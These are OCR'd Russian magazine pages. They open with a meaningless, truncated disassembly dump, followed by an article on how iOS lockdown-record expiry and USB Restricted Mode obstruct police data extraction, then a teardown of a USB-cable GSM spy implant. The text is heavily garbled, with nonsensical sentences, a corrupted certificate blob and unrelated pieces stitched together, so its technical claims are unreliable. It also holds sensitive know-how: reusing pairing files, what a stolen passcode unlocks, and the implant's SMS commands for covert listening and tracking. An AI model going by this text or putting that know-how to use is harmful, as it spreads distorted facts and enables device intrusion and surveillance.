00404EE:[EBP+684]                      ; push 0
00404F0:[EBP+688]                      ; push 0
00404F2:[EBP+68C]                      ; push 0
00404F4:[EBP+690]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404F7:[EBP+694]                      ; push 0
00404F9:[EBP+698]                      ; push 0
00404FB:[EBP+69C]                      ; push 0
00404FD:[EBP+6A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040500:[EBP+6A4]                      ; push 0
0040502:[EBP+6A8]                      ; push 0
0040504:[EBP+6AC]                      ; push 0
0040506:[EBP+6B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040509:[EBP+6B4]                      ; push 0
004050B:[EBP+6B8]                      ; push 0
004050D:[EBP+6BC]                      ; push 0
004050F:[EBP+6C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040512:[EBP+6C4]                      ; push 0
0040514:[EBP+6C8]                      ; push 0
0040516:[EBP+6CC]                      ; push 0
0040518:[EBP+6D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004051B:[EBP+6D4]                      ; push 0
004051D:[EBP+6D8]                      ; push 0
004051F:[EBP+6DC]                      ; push 0
0040521:[EBP+6E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040524:[EBP+6E4]                      ; push 0
0040526:[EBP+6E8]                      ; push 0
0040528:[EBP+6EC]                      ; push 0
004052A:[EBP+6F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004052D:[EBP+6F4]                      ; push 0
004052F:[EBP+6F8]                      ; push 0
0040531:[EBP+6FC]                      ; push 0
0040533:[EBP+700]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040536:[EBP+704]                      ; push 0
0040538:[EBP+708]                      ; push 0
004053A:[EBP+70C]                      ; push 0
004053C:[EBP+710]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004053F:[EBP+714]                      ; push 0
0040541:[EBP+718]                      ; push 0
0040543:[EBP+71C]                      ; push 0
0040545:[EBP+720]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040548:[EBP+724]                      ; push 0
004054A:[EBP+728]                      ; push 0
004054C:[EBP+72C]                      ; push 0
004054E:[EBP+730]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040551:[EBP+734]                      ; push 0
0040553:[EBP+738]                      ; push 0
0040555:[EBP+73C]                      ; push 0
0040557:[EBP+740]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004055A:[EBP+744]                      ; push 0
004055C:[EBP+748]                      ; push 0
004055E:[EBP+74C]                      ; push 0
0040560:[EBP+750]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040563:[EBP+754]                      ; push 0
0040565:[EBP+758]                      ; push 0
0040567:[EBP+75C]                      ; push 0
0040569:[EBP+760]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004056C:[EBP+764]                      ; push 0
004056E:[EBP+768]                      ; push 0
0040570:[EBP+76C]                      ; push 0
0040572:[EBP+770]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040575:[EBP+774]                      ; push 0
0040577:[EBP+778]                      ; push 0
0040579:[EBP+77C]                      ; push 0
004057B:[EBP+780]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004057E:[EBP+784]                      ; push 0
0040580:[EBP+788]                      ; push 0
0040582:[EBP+78C]                      ; push 0
0040584:[EBP+790]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040587:[EBP+794]                      ; push 0
0040589:[EBP+798]                      ; push 0
004058B:[EBP+79C]                      ; push 0
004058D:[EBP+7A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040590:[EBP+7A4]                      ; push 0
0040592:[EBP+7A8]                      ; push 0
0040594:[EBP+7AC]                      ; push 0
0040596:[EBP+7B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040599:[EBP+7B4]                      ; push 0
004059B:[EBP+7B8]                      ; push 0
004059D:[EBP+7BC]                      ; push 0
004059F:[EBP+7C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405A2:[EBP+7C4]                      ; push 0
00405A4:[EBP+7C8]                      ; push 0
00405A6:[EBP+7CC]                      ; push 0
00405A8:[EBP+7D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405AB:[EBP+7D4]                      ; push 0
00405AD:[EBP+7D8]                      ; push 0
00405AF:[EBP+7DC]                      ; push 0
00405B1:[EBP+7E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405B4:[EBP+7E4]                      ; push 0
00405B6:[EBP+7E8]                      ; push 0
00405B8:[EBP+7EC]                      ; push 0
00405BA:[EBP+7F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405BD:[EBP+7F4]                      ; push 0
00405BF:[EBP+7F8]                      ; push 0
00405C1:[EBP+7FC]                      ; push 0
00405C3:[EBP+800]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405C6:[EBP+804]                      ; push 0
00405C8:[EBP+808]                      ; push 0
00405CA:[EBP+80C]                      ; push 0
00405CC:[EBP+810]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405CF:[EBP+814]                      ; push 0
00405D1:[EBP+818]                      ; push 0
00405D3:[EBP+81C]                      ; push 0
00405D5:[EBP+820]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405D8:[EBP+824]                      ; push 0
00405DA:[EBP+828]                      ; push 0
00405DC:[EBP+82C]                      ; push 0
00405DE:[EBP+830]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405E1:[EBP+834]                      ; push 0
00405E3:[EBP+838]                      ; push 0
00405E5:[EBP+83C]                      ; push 0
00405E7:[EBP+840]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405EA:[EBP+844]                      ; push 0
00405EC:[EBP+848]                      ; push 0
00405EE:[EBP+84C]                      ; push 0
00405F0:[EBP+850]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00405F3:[EBP+854]                      ; push 0
00405F5:[EBP+
```

ПРОСТО БИЗНЕС

Олег Афонин
Эксперт по мобильной криминалистике компании Elcomsoft
Сообщество
adepts@elcomsoftcentral.com

КАК АРБЕЙЦ ЗАЩИЩАЕТ ДАННЫЕ СВОИХ ПОЛЬЗОВАТЕЛЕЙ, ПРЕПЯТСТВУЯ РАБОТЕ ПРАВООХРАНИТЕЛЬНЫХ ОРГАНОВ

Из актуальных мобильных систем iOS на сегодня самая безопасная с огромным отрывом. За последние несколько лет Apple превратила свою систему в неприступный бастион, новости о взломах которых в мире встречаются с каждым годом всё реже. Но в последнем варианте iOS стала что просто безопасной, а очень удобной для злоумышленников: Apple все чаще и чаще встречает в системе средства защиты именно от полиции, а не от воришек.

Если подключить iPhone с неизвестным паролем к новому компьютеру, с него невозможно будет скачать даже фотографии (для того же самого в смартфоне с Android, что называется, есть вирусы — от датчика отпечатков до разблокирования через Smart Lock).

Фотографии, конечно, важны, но они даже не вершина айсберга. В современном смартфоне хранятся пароли к веб-сайтам, включая банковские, и социальным сетям, данные приложений, чаты, история поисков, поисковых запросов и многое другое. Чем интенсивнее мы пользуемся смартфоном, тем больше информации в нем накапливается и тем серьезнее проиндексированы подходят к ее защите.

Не стоит на месте и iOS. С каждой ее новой версией разработчики Apple предпринимают все возможные шаги для усиления защиты данных — твоей защиты и твоих данных. Но не зашла ли компания слишком далеко? Несколько последних решений уберегут тебя исключительно от интереса со стороны правоохранительных органов, работающих с розыскным и сыскным делом. Давай посмотрим, что это за решения и могут ли они обеспечить тебе от действий злоумышленников, а не полиции.

ДОВЕРИТЕЛЬНЫЕ ОТНОШЕНИЯ И LOCKDOWN-ФАЙЛЫ

В начале этой статьи я писал, что с заблокированного iPhone, подключенного к неизвестному компьютеру, без пароля блокировки не получится вытащить даже фотографии. Это действительно так: в отличие от большинства устройств, работающих под управлением других систем, одного лишь физического подключения недостаточно. Для того чтобы обменивались информацией (любой информацией, кроме разрешенной базовой — вроде серийного номера устройства и версии iOS), iPhone и компьютер должны установить так называемые доверительные отношения.

На поверхности это выглядит как подтверждение запроса «Trust this computer?» на экране iPhone. В момент установления доверительных отношений на iPhone (именно внутри самого устройства) создаются пара криптографических ключей. Одна часть будет сохранится в самом устройстве, а другая передана на компьютер, который сохраняет ее в виде файла — так называемого **lockdown-файла**, или Pairing record. Только после этого станет возможен полноценный обмен данными между iPhone и компьютером.

Проясним этот момент, перейдем от фотографий к анализу данных iPhone.

Самый распространенный в силу своей уникальности способ анализа устройств под управлением iOS — это называемое логическое извлечение данных. Под логическим извлечением обычно подразумевают создания на компьютере своей резервной копии iPhone. Сделать это можно при помощи как специализированного программного обеспечения (Elcomsoft iOS Forensic Toolkit), так и iTunes (впрочем, полная копия этим методом не получится — ведь пользователь синхронизация с iTunes всегда двусторонняя). При помощи подобной такая резервная копия может содержать огромный массив информации, включающей в себя и данные большинства приложений, и пароли пользователя от веб-сайтов, социальных сетей и учетных записей.

Возвращаемся к lockdown-файлам. Почему, что для создания локальной резервной копии iPhone нужно подключить к компьютеру, а точнее — к авторизованному, «доверенному» компьютеру. Получается, полицейскому эксперту каждый раз нужно разблокировать iPhone и подтвердить запрос на установление доверительных отношений?

Не совсем. При том, что для обменных данных между устройствами необходимы одни и те же криптографические ключи, второго полезного — lockdown-файл — можно извлечь из компьютера и использовать на любом другом компьютере. Именно так работают криминалистические приложения, например Elcomsoft iOS Forensic Toolkit.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>DeviceCertificate</key>
    <data>
    LSRSLSICBUDTIBDNVTDSUCTBPURSBVLSBVCA1CNBMLxNBNDAjCZBFJGUTBDSQJQRB
    VFNFSVRTIFNFSVRTIFNFSVRTIFNFSVRTIFNFSVRTIFNFSVRTIFNFSVRTIFNFSVRTIFN
    RGdlYnVpbHRpbiBSb290IENlcnRpZmlhY2F0ZSBBdXRoMRMwEQYDVQQKEwpBcHBsZU
    QVFvdqwsZNNQZUwvLZR29MqGdOwc0wwDBSEGBAUBCsLZZuvXwr6uk2rOLl4mqOf0RVr
    aTwOwVCsBBQBqPkVRSZLDDOCMqwrmwMwZ8rUZ1ZcUWbwkPBqZ1ZqqB1ZcUWbwkPBqZ1
    QRqYB3BzNmEnbVCPRpNCVmI1ulJT3mbFRIbJoeSqgKBBNq9Ic7VSsG2W9SvLUeZIZ1
    vJ6bBMLULZyNkYbTGqZQDNCNTbFBdFIJ1ZqqB1ZcUWbwkPBqZ1ZqqB1ZcUWbwkPBqZ1
    dQRDTDJ5cDAMBQZxZCYBQRSGZ2NzZXJ0aGFzIGFkZGVkIGJ5IGFwcGxlIGlzc3VlZ2Vk
    IGFwcGxlIGNvZGUgIGNlcnRpZmlhY2F0ZSBhdXRoMRcwFQYDVQQDEwtDYTCCASAwDQY
    YKCRDVNxUBFzMBMGAWCVsQCxMBAQUCBRMCBQcDAwcCAwcCZwMBAFBgVRCNFVRVJ0VLc
    ZXJ0aWdpY2F0aWlvbiBBdXRoMRcwFQYDVQQDEwtDYTCCASAwDQYJKoZIhvcNAQEBBQA
    LzEEBAAAwcZ4EZ1FMQYQQEwpFQVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRVRV
    c3UaeJtzVRUBGzEUMDEGBzTNBSsuBEwCQMEwcEgcwQkQBYZE3ZQ0JaeZ8eQ0JaeZ8eQ
    MEcKAAEBAwQBAgcDBAUGCAkKCwwNDg8QERITFBUWFxgZGhsdHh8gISIjJCUmJyoqLSwu
    ZDIgaSA0BDFiIQ1qAEMyYGAMgEYbAwCFbCBCBJEgQZqVdBTTIwwZNVSWCE4TJ2MBTRN
    ejpcQwZNdTFYCJBYLSNdTFYCJBYLSNdTFYCJBYLSNdTFYCJBYLSNdTLSNYLSNC
    </data>
</dict>
```


Содержимое lockdown-файла

А что, если такой записи нет?

Если компьютер не авторизован (lockdown-файл отсутствует), то создать резервную копию устройства на нем невозможно; для ее создания потребуется предварительно установить доверительные отношения. В предыдущих версиях iOS для этого достаточно было разблокировать устройство при помощи пароля или datamatrix отчаянно пальца и подтвердить запрос «Trust this computer?», но с выходом iOS 11 все изменилось.

iOS 11: ПАРОЛЬ БЛОКИРОВКИ ДЛЯ УСТАНОВЛЕНИЯ ДОВЕРИТЕЛЬНЫХ ОТНОШЕНИЙ

Как-то раз мне довелось общаться с группой канадских полицейских. Когда зашла речь о методах их работы, полицейские с удовольствием продемонстрировали свои достижения в случаях, когда им хочется получить от смартфона разблокированный смартфон, но официального пароля они не знают. Уверенным тоном доклад сообщал: выдать телефон. А теперь — разблокировать! «Главное — сделать это не особо важным сотрудникам, иначе могут возникнуть происшествия, — говорит полицейские. — Потом они начинают сообщать, задавать вопросы... так что нужно успеть, пока они еще под впечатлением». Получив в руки разблокированный телефон, полицейский его уже не выпустит. При грамотных действиях сотрудника полиции телефон будет изолирован от сети, а его настройки поменяют так, чтобы он не заблокировался по тайм-аут. В особо важных случаях полицейский выделяет сотрудника, ответственной задачей которого будет сидеть и периодически касаться экрана, не давая телефону «уснуть» и заблокировать экран (так поступают тогда, когда в смартфоне установлена внешняя политика безопасности, отменяющая возможность запрета автоблокировки).



Отключение автоматической блокировки iPhone

Что происходит дальше? Телефон транспортируется в лабораторию в разблокированном состоянии и подключается к компьютеру. Устанавливаются доверительные отношения (Trust this computer?), снимается локальная резервная копия, извлекаются фотографии и файлы приложений. Обратим внимание: все это предполагает, когда смартфон был получен и разблокирован без соответствующего ордера, — здесь действует слово полицейского «палец-доблесть согласился выполнить мой просьбу» (да-да, то требование, выказанное прилагаемо точно, — это было перед тем, как получить просьбу).

Именно этот сценарий решил перечеркнуть доступности по безопасности Apple.

Важным ограничением, введенным Apple в самой первой версии iOS 11, стало новое условие для установления доверительных отношений. Начиная с iOS 11.0 для создания lockdown-записи недостаточно разблокировать устройство и подтвердить запрос «Trust this computer?», системе дополнительно потребует ввести пароль блокировки устройства. Если пароль неизвестен, то и доверительные отношения установлены не будут.

В нем-то это требование: оно хватит защитить данные пользователя, когда телефон остается разблокированным или передан в правоохранительные органы из рук в руки. Кроме того, требование ввести пароль помешает сотрудникам полицейских, прямыщим подтверждать все вопросы подряд. А если полицейскому эксперту для создания резервной копии телефон потребуется ввести пароль блокировки устройства. Альтернатива — доставить смартфон подозреваемого, с которого, возможно, удастся извлечь и использовать существующий lockdown-файл.

Следующей целью в противостоянии правоохранительным органам стал второй содержащий, используемый lockdown-запись.

ЭВОЛЮЦИЯ iOS 11: ПОДСЕЛЬНЫЕ ОГРАНИЧЕНИЕ СРОКА ДЕЙСТВИЯ LOCKDOWN-ЗАПИСЕЙ

Как мы выяснили, обойти обязательное требование ввести пароль блокировки при подключении устройства iPhone или iPad к компьютеру можно при помощи lockdown-записи, извлеченной из компьютера, использованной. Впрочем до 11-й версии iOS ограниченной на использование таких записей не было. Lockdown-файл, однажды извлеченный из компьютера, мог быть успешно применен спустя недели и месяцы. Этим фактом воспользовались полицаи: от получения ордера до снятия образа жестких дисков и извлечения lockdown-файла обычно проходили недели, если не месяцы.

```
$ ~ ElcomSoft — Toolkit-JB.command — tee • Toolkit-JB.command — 80×24
Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 3.MR(Mac) for Mac

(c) 2011-2018 Elcomsoft Co. Ltd.

Device not paired
Device is not paired with the local computer.
You may provide a path to pairing record file.
Otherwise operation would be not possible

Pairing record file: /var/root/Library/Lockdown/pair/35F2B9F94df75E4347f07612380e7be61
ADMeD:pid:kl
Write copied files to directory =/Share6= ▯
```

Использование lockdown-файла для извлечения информации из iPhone

В iOS 11 разработчики Apple ввели ограничения на срок действия lockdown-записей. В рамках сборках iOS 11 срок действия lockdown-записей не регламентировал и не документировался компанией. В дальнейших обновлениях определился срок действия lockdown-записей: теперь их можно было использовать в течение двух недель после создания (обратил отдельное внимание: время отчитывалось именно с момента создания lockdown-записи при при установлении доверительных отношений с компьютером).

В бета-версиях iOS 11.3 компания дополнительно ужесточила политику безопасности, ограничивая «сроки» и документировав срок действия lockdown-записей. Начиная с iOS 11.3 beta lockdown-файлы будут действовать в течение семи дней с момента создания. Впрочем, к релизу iOS 11.3 семидневный срок годности lockdown отодвигал назад, использовав вместо этого «непогрешимый» временной механизм: невероятно, компания до сих пор в поисках оптимального срока действия lockdown.

Что это означает на практике? Для пользователя это означает небольшое дополнительное неудобство: раз в несколько недель при подключении iPhone к компьютеру придется заново подтверждать запрос «Trust this PC?» и вводить на телефоне пароль блокировки. А вот полицейский эксперт внукуют будет полностью с получением всех необходимых разрешительных документов, чтобы успеть вовремя изъять компьютер, снять образы жестких дисков и воспользоваться lockdown-записями, чтобы получить доступ к содержимому телефона.

Если семидневный срок годности lockdown-записей все же войдет в состав ПО (напомним, сейчас lockdown-запись живет порядка двух недель), у эксперта будет максимум семь дней (фактически — меньше, так как точное время создания доверительных отношений неизвестно) для того, чтобы извлечь lockdown-файл с компьютера и воспользоваться им для логического извлечения данных. Если же пользователь давно не подключал iPhone к компьютеру, то lockdown-запись и вовсе нечем не поможет.

Очень похоже, что этот шаг был предпринят компанией Apple с одним-единственной целью — противодействовать методам работы правоохранительных органов, которые могут быть весьма неторопливы по объективным причинам (необходимость получения разрешительных документов, длительные задержки и заявки в лабораторию).

Однако на этом компания не остановилась.

Продолжение статьи →

ПРОСТО БИЗНЕС


КАК APPLE ЗАЩИЩАЕТ ДАННЫЕ СВОИХ ПОЛЬЗОВАТЕЛЕЙ. ПРЕПЯТСТВУЯ РАБОТЕ ПРАВООХРАНИТЕЛЬНЫХ ОРГАНОВ

iOS 11.4: ОТКЛЮЧЕНИЕ ОБМЕНА ДАННЫХ ЧЕРЕЗ USB RESTRICTED MODE?

Как мы выяснили, lockdown-запись становится бесполезною через сдну или две минуты после подсоединения. Таким, если подсоединенное устройство неизвестно, невозможным становится самый простой и удобный способ атаковать — логическая бомба.

Минуту! Пароль блокировки? Пасскод, или пароль блокировки устройства, — основной и чуть не ее единственный барьер, сдерживающий пользователя от злоумышленников. Если злоумышленнику станет известен пароль, он легко сможет проделать целый ряд замечательных вещей (о них мы писали в статье «Как можно сделать, чтобы знал пароль. Как снимают данные, украдя iCloud и блокируют остальные устройства»):

- отвязать iPhone от iCloud и отключить функцию Find My iPhone;
- включить режим «самолет» и деактивировать (если она была отключена) или использовать устройство для генерации валидного кода, если она была активирована;
- сбросить пароль на резервные копии, подключить телефон к компьютеру, создать и расшифровать резервную копию;
- узнать все сохраненные на устройстве пароли (для этого на резервную копию, пароль к которой мы только что сбросили, нужно будет установить новый, известный пароль);
- сменить пароль от учетной записи пользователя Apple ID;
- скачать все информацию из iCloud, включая пароли из iCloud Keychain, облачные резервные копии, фотографии и синхронизированные данные (для всего этого нужен с паролем блокировки устройства — пароль от iCloud тут не нужен);
- дистанционно заблокировать или сбросить к заводским настройкам любое устройство Apple, сохраненное в текущей учетной записи (именно в виду другие устройства того же пользователя).



Как видишь, в первом случае с комплексной многослойной защиты (iOS 8–10) к простейшей однофраговой системе, завязанной исключительно на пароль блокировки устройства. Взломав пароль от любого устройства пользователя — получил полный доступ к данным как текущего устройства, так и любого другого, привязанного к одной учетной записи. Вместо того, чтобы возвращаться к уже сделанной в уголь системе многоуровневой защиты, в Apple пытаются усилить сопротивляемость ко взлому того единственного, остающегося, «пароль блокировки».

Итак, если все пройдено лишь в том, чтобы «взять пароль блокировки устройства», что нельзя сделать без физического доступа к устройству?

Именно такие решения предоставили правоохранительным органам Северной Америки (и нескольким другим регионам, в числе которых Россия не входит) «чистые» решения. Обе компании стали подходить к вопросу «взлом пароля блокировки» (и только ими) взломать пароли устройств iPhone и iPad методами перебора (то бишь с грубым бумажно-цифровым «взломом» атаки по словарю).

Решение двух компаний кардинально отличается. Cellebrite предлагает услугу в виде сервиса, а телефон требуется отправить в офис компании, с соответствующими рисками и юридическими вопросами. В то же время Grayshift поставляет правоохранительным органам США и Канады готовый аппаратно-программный комплекс. Grayfay, позволяющий полным взломать пароли устройств без необходимости их куда-либо отправлять. Оба решения используют неизвестные уязвимости для того, чтобы начать перебор и обойти защиту Secure Enclave, которой включают задержку в одну минуту после пяти попыток ввода пароля и блокировку телефона после десяти попыток. Отрицаем внимание на то, что для работы обоих решений доступ к lockdown-записям не нужен, а значит, доступ лиц, имеющих активного создания на протоколы USB.

Именно для противодействия этим решениям Apple в очередной раз модифицировала iOS. В бета-версии iOS 11.3 появился новый режим USB Restricted Mode, который на аппаратном уровне блокирует обмен данными по протоколу USB между устройством iPhone или iPad и любым другим устройством, подключенным к нему через порт Lightning. Блокировка частичная через час, если с момента последнего разблокирования устройства по его обычному паролю, ежедневно использующему устройство, она начинается. Для того, чтобы снять блокировку, необходимо «разблокировать» устройство ежечасно-ежедневно при помощи пароля блокировки (не биометрического данчика). Отдельно отметим, что новый режим можно было отключать в устройствах с установленной внешней политикой безопасности.

INFO

В окончательную версию iOS 11.3 режим USB Restricted Mode не включен. Некоторые прошивки позволяют предотвратить, что режим USB Restricted Mode начнет работать в окончательной версии iOS 11.4. Пока нет достоверной информации о том, войдет ли новый режим в состав финальной сборки iOS 11.4 или нет.

Официальное описание сохранение сформулировано в Release Notes iOS 11.3 beta implication сборки:

To improve security, for a locked iOS device to communicate with USB accessories you must connect an accessory via lightning connector to the device while unlocked — or enter your device passcode while connected — at least once a week.

Новшествами — прямой удар по бизнесу Cellebrite и Grayshift, решениям которые необходимо устанавлить соединение между устройством и компьютером, чтобы взломать пароль блокировки. Если для того, чтобы начать процедуру взлома пароля, потребуется этот самый пароль ввести, оба решения станут совершенно неприменимы. В большей мере может пострадать Cellebrite, которая требует отправки смартфона в офис компании, что занимает достаточно времени, которой значительно больше не хватается.

В чем отличие нового ограничения от появившегося в ранних версиях iOS 11 ограничения на срок действия lockdown-записей? Сведем информацию в краткую таблицу:

Lockdown-запись	
Противодействует	Логическому взлому (созданию резервной копии, если пароль неизвестен
Ограничения	После выключения питания или перезагрузки устройства его необходимо разблокировать паролем, в противном случае логический взлом невозможен из-за использования полнодискового шифрования
Срок действия	iOS 11.0-11.2.1, 11.3 beta, 11.4 beta до 14 дней с момента установления доверительных отношений. iOS 11.3 beta 7 дней с момента установления доверительных отношений
Как создать	В iOS 11 — разблокировать устройство, подтвердить запрос «Trust this computer?», ввести пароль без кировки устройства

USB Restricted Mode	
Противодействует	Взлому паролем блокировки методами Cellebrite и Grayshift
Ограничения	Неизвестны
Срок действия	Ограничение вступает в силу спустя 7 дней с момента последней разблокировки устройства (пока не до конца ясно, учитывается ли только разблокировка паролем или также биометрическим данчиком), возможно, учитывается и время последнего подключения к компьютеру устройства
Возможные методы обхода	Подключить к доверенному устройству и оставить подключенным (необходимо дополнительное тестирование)

Еще раз отметим, что новый режим USB Restricted Mode впервые появился в тестовой сборке iOS 11.3 Beta и **не включен в окончательную версию** iOS 11.3. Этот режим может войти в окончательную версию iOS 11.4 — но может и не войти, а пока доступен лишь в тестовой информационной нет. А что есть?

На сегодняшний день в нашем распоряжении имеется последняя бета iOS 11.4. В бета-версии 11.4 новый режим USB Restricted Mode вошел не полностью, а точнее — не включен в боевом режиме. Что же проходящий через очень дикий бездействие? Apple, на которой установлено iOS 11 beta? Мы протестировали iPhone с iOS 11.4, для которого была создана свежая lockdown-запись.

- Наши действия:
1. iPhone подключен к компьютеру, подтверждаю установленной доверительных отношений, создан и извлечен свежий lockdown-файл.
2. iPhone отключен от компьютера и подключен к зарядному устройству.
3. Спустя сколь угодно времени подключаю телефон к компьютеру.

В результате мы обнаружили следующее. Через недели при подключении телефона к компьютеру iTunes выдает такое сообщение: «iTunes could not connect to this iPhone because it is locked with a passcode. You must enter your passcode on the iPhone before it can be used with iTunes».

Мы подключили lockdown-файл в приложении Elcomsoft iOS Forensic Toolkit, попытаемся получить доступ к различным iOS. Результат:

- Базовая информация об устройстве: **ДОСТУПНО**
- Расширенная информация об устройстве, включая список приложений: НЕДОСТУПНО
- Сервис AFC (для доступа к файлам приложений): НЕДОСТУПЕН
- Сервис backup (для создания локальной резервной копии): НЕДОСТУПЕН
- Медиасервис (для доступа к фотографиям): НЕДОСТУПЕН

Таким образом, спустя семь дней бездействия iOS 11.4 beta отключила доступ ко всем данным сервиса iPhone, позволяющим извлечь хоть кое-нибудь значимую информацию об устройстве. Что же произходит, если мы введем на телефоне пароль блокировки, как нам предлагает это сделать iTunes? Мы разблокировали телефон и воспользовались той же самой lockdown-записью. Результат:

- Базовая информация об устройстве: **ДОСТУПНО**
- Расширенная информация об устройстве, включая список приложений: **ДОСТУПНО**
- Сервис AFC (для доступа к файлам приложений): НЕДОСТУПЕН
- Сервис backup (для создания локальной резервной копии): НЕДОСТУПЕН
- Медиасервис (для доступа к фотографиям): НЕДОСТУПЕН

Разблокируем телефон паролем блокировки и повторяем попытку, исходя все ту же lockdown-запись. Результат не изменился. Вывод: дело в самой lockdown-записи, у которой просто истек срок действия.

ЭКСПЕРТНАЯ ОЦЕНКА

По мнению экспертов, эффект от нововведений ожидается, неоднозначный. Так, ограничение срока действия lockdown-записи не только обезопасит пользователя от возможных атак (в том числе таких, которые предпринимают злоумышленники, когда разблокированный телефон оставлен без присмотра), но и создает дополнительные неудобства при регулярном проведении подключения iPhone к таким устройствам, как доктанции и портативные аудиосистемы.

Предназначение режима USB Restricted Mode, блокирующего передачу данных через USB-порт устройства, очевидно: воспрепятствовать работе правоохранительных органов, которые могут попытаться разблокировать iPhone или iPad при помощи решений Cellebrite, Grayshift и им аналогов. С некоторой натяжкой можно представить ситуацию, когда телефон у пользователя изымается преступной группировкой, которая пытается украсть этот телефон с подопытного лаборанта (до этого момента сценарий вполне реален: тиньо) и попытается взломать пароль блокировки с помощью технических средств. Против этой версии выступает один факт, что соответствующие технические решения существуют на данный момент в единичных экземпляров и поставляются исключительно правоохранительным органам некоторых государств.

Режим USB Restricted Mode — решение по-своему гениальное: его использование позволяет заметно повысить безопасность устройства, при этом ничуть не уменьшая удобства работы. Тем не менее Apple медлит с его внедрением в официальную сборку iOS — вероятно, основная мотивация непрятные последствия со стороны американского регулятора и реакцию правоохранительных органов. В ситуации, когда очередная версия можность системы поможет пользователям устройств Apple обезопасить себя лишь от преступных правоохранительных органов, нам сложно сказать однозначное мнение о его значимости с социальной точки зрения.

Что еще ожидается в iOS 11.4? Помимо стандартного списка исправлений и улучшений, в новой версии мобильной ОС должен появиться новый раздел в анонс iOS 11 режим полноценной синхронизации сообщений Messages с облаком iCloud. Как это будет работать и какую пользу может принести для пользователя — в одной из следующих статей.

ВСКРЫВАЕМ ХАРДВЕРНЫЙ ИМПЛАНТ

КАК УСТРОЕН ДЕВАЙС ДЛЯ СЛЕЖКИ, ЗАМАСКИРОВАННЫЙ ПОД КАБЕЛЬ USB

0x8d696368
Computer magician

Крошечные жучки с SIM-картой внутри, способные передавать голос и отслеживать местоположение, можно встроить в любую электронику, в том числе — в обычный провод. В образовательных целях мы раскопрошим такое устройство, изучим его прошивку, найдем скрытые команды и обнаружим, как он могла шлет данные на китайский сервер. Который ещё и оказался уязвимым! Но обо всем по порядку.


INFO
Это перевод статьи Inside a low budget cellular hardware implant backdoor implant. Переводчик — Андрей Письменный. Материал публикуется с разрешения автора.

Какое-то время назад Джо Фитц написал в твиттере об устройстве под названием S8 data line locator и назвал его «просачивающимся шпионажем-за того, что он похож на шпионское оборудование АНБ.

S8 data line locator — это подслушивающее устройство, снабженное модулем GSM, которое умещается в штепселе обычного кабеля USB для зарядки и передачи данных. Оно поддерживает частоты GSM 850, 900, 1800 и 1900 МГц.

Идея, лежащая в основе, очень напоминает продуктовую линейку COTTONMOUTH, выпускаемую по заказу АНБ и CSS, — там радиопередатчик тоже спрятан в вилку USB (см. утекший отчет на cryptome.org — PDF). Такие устройства называют имплантами.

Само устройство рекламируется как трекер геолокации, который можно использовать в машине: угонщик не примет кабель USB за маячок. Но стоило не заметить и возможность применения такого устройства во вред. Особенно учитывая, что точность определения геокоординат очень приемлемая (в моих тестах погрешность составляла 1.57 м). Зато можно позвонить на него и слушать аудио, передаваемое маленьким микрофоном, находящимся внутри. Либо устройство само может позвонить, если определит, что звук превышает предел в 40-45 дБ. Ну и совсем никаких сомнений в том, что шпионаж — основное применение этого гаджета, не остается, если учесть, что оно легко запаковывается обратно в фабричную упаковку после установки SIM-карты и настройки.



ВОЗМОЖНОСТИ S8 DATA LINE LOCATOR

У устройства есть несколько возможностей для подслушивания и шпионажа. Только взглянем на его перепиской с устройством по SMS.

Подслушивание
Если звонить на S8 data line locator в течение десяти секунд, будет установлено соединение, и ты услышишь все, что слышит микрофон внутри устройства.

Обратный звонок
SMS с текстом `1111` на устройство активирует обратный звонок. В подтверждение этого придет SMS с ответом:

```
DT: Set voice monitoring, voice callback and sound sensitivity:400
```

Как только уровень звука поднимется до 40 дБ, устройство перезвонит на тот номер, с которого была прислана команда.

Для отключения обратного звонка нужно отправить SMS с кодом `0000`. Ответ будет выглядеть так:

```
DT: Voice monitoring cancelled successfully.
```

Запрос геопозиции
В инструкции написано, что, если отправить по SMS команду `dw`, устройство в ответ пришлет информацию о своем местоположении. Выглядит это так:

```
Loc:Street, ZIP City, Country
http://gpsui.net/u/xxxx Battery: 100%
```

